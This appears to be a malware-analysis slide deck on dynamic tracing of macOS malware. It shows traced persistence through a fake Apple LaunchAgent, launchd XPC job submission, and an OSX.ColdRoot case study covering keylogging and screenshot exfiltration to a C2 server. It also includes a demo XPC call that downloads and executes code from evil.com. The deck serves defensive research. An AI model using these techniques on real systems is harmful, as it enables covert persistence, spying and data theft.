[0050.473] -[NSData(NSData)<0x10010c310> writeToFile:"/Users/Shared/.local/kextd" atomically:1] returned 1
```

2 Place plist in ~/Library/LaunchAgents

```
[0047.999] +[NSData(NSData) dataWithBytes:0x100019a40 length:0x201] returned 0x10010c3a0*
[0050.489] -[NSData(NSData)<0x10010c3a0> writeToFile:"/Users/Shared/com.apple.updates.plist" atomically:1]
           returned 1
[0050.493] system (command="cp /Users/Shared/com.apple.updates.plist $HOME/Library/LaunchAgents/")
           returned 0
```

3 Start LaunchAgent using ”`launchctl load -w`”

```
[0059.997] execve (file="/bin/launchctl", argv=([0]="launchctl", [1]="load", [2]="-w",
                   [3]="/Users/xsbgsz/Library/LaunchAgents/com.apple.updates.plist"), envp=(...))
```

Inter-Process Communication

Persistence

- Lazy approach: Monitor `launchctl` invocations
- Better: Monitor ~~XPC~~ Mach messages directly

```
launchctl:
[0054.506] xpc_dictionary_create (keys=0x0, values=0x0, count=0x0) returned 0x7faacbc029e0
[0054.521] xpc_dictionary_set_uint64 (xdict=0x7faacbc029e0, key="type", value=0x7)
[0054.521] xpc_dictionary_set_uint64 (xdict=0x7faacbc029e0, key="handle", value=0x0)
[0054.521] xpc_dictionary_set_mach_send (dictionary=0x7faacbc029e0, name="domain-port", port=0x707)
[0054.521] xpc_dictionary_set_string (xdict=0x7faacbc029e0, key="session", string="Aqua")
[0054.521] xpc_dictionary_set_bool (xdict=0x7faacbc029e0, key="legacy", value=1)
[0054.522] xpc_array_create (objects=0x0, count=0x0) returned 0x7faacbc02d00
[0054.522] xpc_array_set_string (xarray=0x7faacbc02d00, index=0xffffffffffffffff,
                                 string="/Users/xsbgsz/Library/LaunchAgents/com.apple.updates.plist")
[0054.522] xpc_dictionary_set_value (xdict=0x7faacbc029e0, key="paths", value=0x7faacbc02d00)
[0054.522] xpc_dictionary_set_bool (xdict=0x7faacbc029e0, key="enable", value=1)
[0054.522] xpc_dictionary_set_uint64 (xdict=0x7faacbc029e0, key="subsystem", value=0x3)
[0054.522] xpc_dictionary_set_uint64 (xdict=0x7faacbc029e0, key="routine", value=0x320)
[0054.522] xpc_pipe_routine (pipe=0x7faacbc02390, request=0x7faacbc029e0, reply=0x7ffeef6b53c0) returned 0
```

Inter-Process Communication


Spawning processes

- Can instruct `launchd` to launch arbitrary processes (`open(1)`, `LaunchServices`, …)
- As child of pid 1!

```
{
        "subsystem": 7,
        "handle": 0,
        "routine": 100,
        "type": 7,
        "request": {
                "SubmitJob": {
                        "EnvironmentVariables": {...},
                        "Label": "com.apple.calculator.656",
                        "POSIXSpawnType": "App",
                        "LaunchOnlyOnce": true,
                        "WorkingDirectory": "/",
                        "ProgramArguments": ["/Applications/Calculator.app/Contents/MacOS/Calculator"],
                        <…>
                }
        }
}
```

Inter-Process Communication

Remote Procedure Calls using `NSXPCConnection`



Code:

```
NSXPCConnection *conn = [[NSXPCConnection alloc] initWithServiceName:@"com.evil.xpc-downloader"];
conn.remoteObjectInterface = [NSXPCInterface interfaceWithProtocol:@protocol(xpc_downloaderProtocol)];
[conn resume];

[[conn remoteObjectProxy] downloadAndExecute:@"http://evil.com/malware" withReply:^(NSString *reply) {
    NSLog(@"Reply: %@", reply);
}];
```

XPC message:

```
{
        "f": 33,
        "root": <data 116 bytes>,
        "proxynum": 1,
        "replysig": v16@?0@"NSString"8,
        "sequence": 1
}
```

Serialized invocation, encoded in undocumented `bplist16` format

Inter-Process Communication

Demo

```
[496, 4663] -[NSXPCConnection<0x7fba166c4830> remoteObjectProxy] returned 0x7fba166a8e70
[496, 4663] _NSXPCDistantObjectSimpleMessageSend2 () returned 0x0
[496, 4663] xpc_malware called xpc service <unknown> "downloadAndExecute:withReply:"
[496] Added pending xpc target with ipc_port_addr 0xffffff800fe1fa40
<...>
[1] launchd launched service com.evil.xpc-downloader
[1] resolved pending entry with id 1: pid: 499, "xpc_downloader"
[499] Detected new target process: xpc_downloader
[499, 4772] Execution started @ 0x1021ae7d0
<...>
[499, 4773] +[NSTask allocWithZone:0x0] returned 0x7fde0fc14200
[499, 4773] -[NSConcreteTask<0x7fde0fc14200> init] returned 0x7fde0fc14200
[499, 4773] -[NSConcreteTask<0x7fde0fc14200>
                    setLaunchPath:"/Applications/Calculator.app/Contents/MacOS/Calculator"]
[499, 4773] [NSConcreteTask<0x7fde0fc14200> launch]
```


XPC message was detected

Receiving end of Mach port not known yet

Port has been assigned to target process

Monitor target process

Case Study
OSX.ColdRoot




OSX.ColdRoot

- Remote Access Trojan, discovered by Patrick Wardle
- Written in Pascal
- Capabilities:
  - File operations (list, rename, delete)
  - Process operations (list, kill)
  - Run shell command (not implemented)
  - Download to and from victim
  - Keylogging
  - Remote Desktop (screenshots)
- C2 is down → write own C2 server :)

OSX.ColdRoot

"Privilege escalation" and persistence



OSX.ColdRoot

Keylogger

kCGEventKeyDown |
kCGEventKeyUp |
kCGEventFlagsChanged

```
// install event tap (SL == SkyLight == CoreGraphics)
[0034.621] SLEventTapCreate (tap=0x1, place=0x0, options=0x0, eventsOfInterest=0x1c00, callback=0x6a3d0,
                             userInfo=0x0) returned 0x509d50
[0034.805] CFMachPortCreateRunLoopSource (allocator=0x0, port=0x509d50, order=0) returned 0x50ff20
[0034.805] CFRunLoopGetCurrent () returned 0x5123c0
[0034.806] CFRunLoopAddSource (rl=0x5123c0, source=0x50ff20, mode="kCFRunLoopCommonModes")
[0034.807] SLEventTapEnable (tap=0x509d50, enable=1)
[0034.807] CFRunLoopRun ()
```

kCGKeyboardEventKeycode


```
// on keypress: get keycode
[0088.346] SLEventGetIntegerValueField (event=0x53a580, field=0x9) returned 36
[0088.346] SLEventKeyboardGetUnicodeString (event=0x53a580, maxStringLength=0xa,
                                             actualStringLength=0xb0579d48, unicodeString=0xb0579d4e)

// write to log
[0088.349] open (path="/private/var/tmp/adobe_logs.log", oflag=9) returned 3
[0088.350] __ioctl (fildes=3, request=0x402c7413) returned -1
[0088.350] bcopy (src=0x31b704c, dst=0xb0579bc0, len=0xa)
[0088.350] __write_nocancel (fildes=3, buf=0xb0579bc0*, nbyte=0xa) returned 10
[0088.350] __close_nocancel (fildes=3) returned 0
```

OSX.ColdRoot

Remote Desktop

VMRAY

```
// take screenshot using SkyLight (aka CoreGraphics)
[0038.037] SLMainDisplayID () returned 0x5b81c5c0
[0038.042] SLDisplayCreateImage (displayID=0x5b81c5c0) returned 0x53c800
[0038.155] CGImageGetHeight (image=0x53c800) returned 0x360
[0038.155] CGImageGetWidth (image=0x53c800) returned 0x480


// send to C2
[0037.851] socket (domain=2, type=1, protocol=0) returned 4
[0037.857] connect (sockfd=4, addr=0xb1189df0*(sin_len=0x10, sin_family=0x2, sin_port=0x3419,
                    sin_addr="WW.XX.YY.ZZ"), addrlen=0x10) returned 0
<…>
[0040.638] send (socket=4, buffer=0x320f028*, length=0x4, flags=0) returned 4
<…>
[0040.640] send (socket=4, buffer=0x35a2d18*, length=0x3beec, flags=0) returned 245484
```



Conclusions

- Automated, dynamic malware analysis helps to cope with rising number of macOS malware samples

- Hypervisor-based methods provide strong isolation
- TDP can be (ab)used to efficiently monitor function calls

- Monitoring all aspects of malware execution requires in-depth knowledge
- Inter-process communication can be used by evasive malware to trick dynamic analysis systems

Thank you for your attention!

🙏 Thanks to:

- Patrick Wardle, objective-see.com
- Jonathan Levin, *OS Internals, newosxbook.com

- Icons from iconfinder.com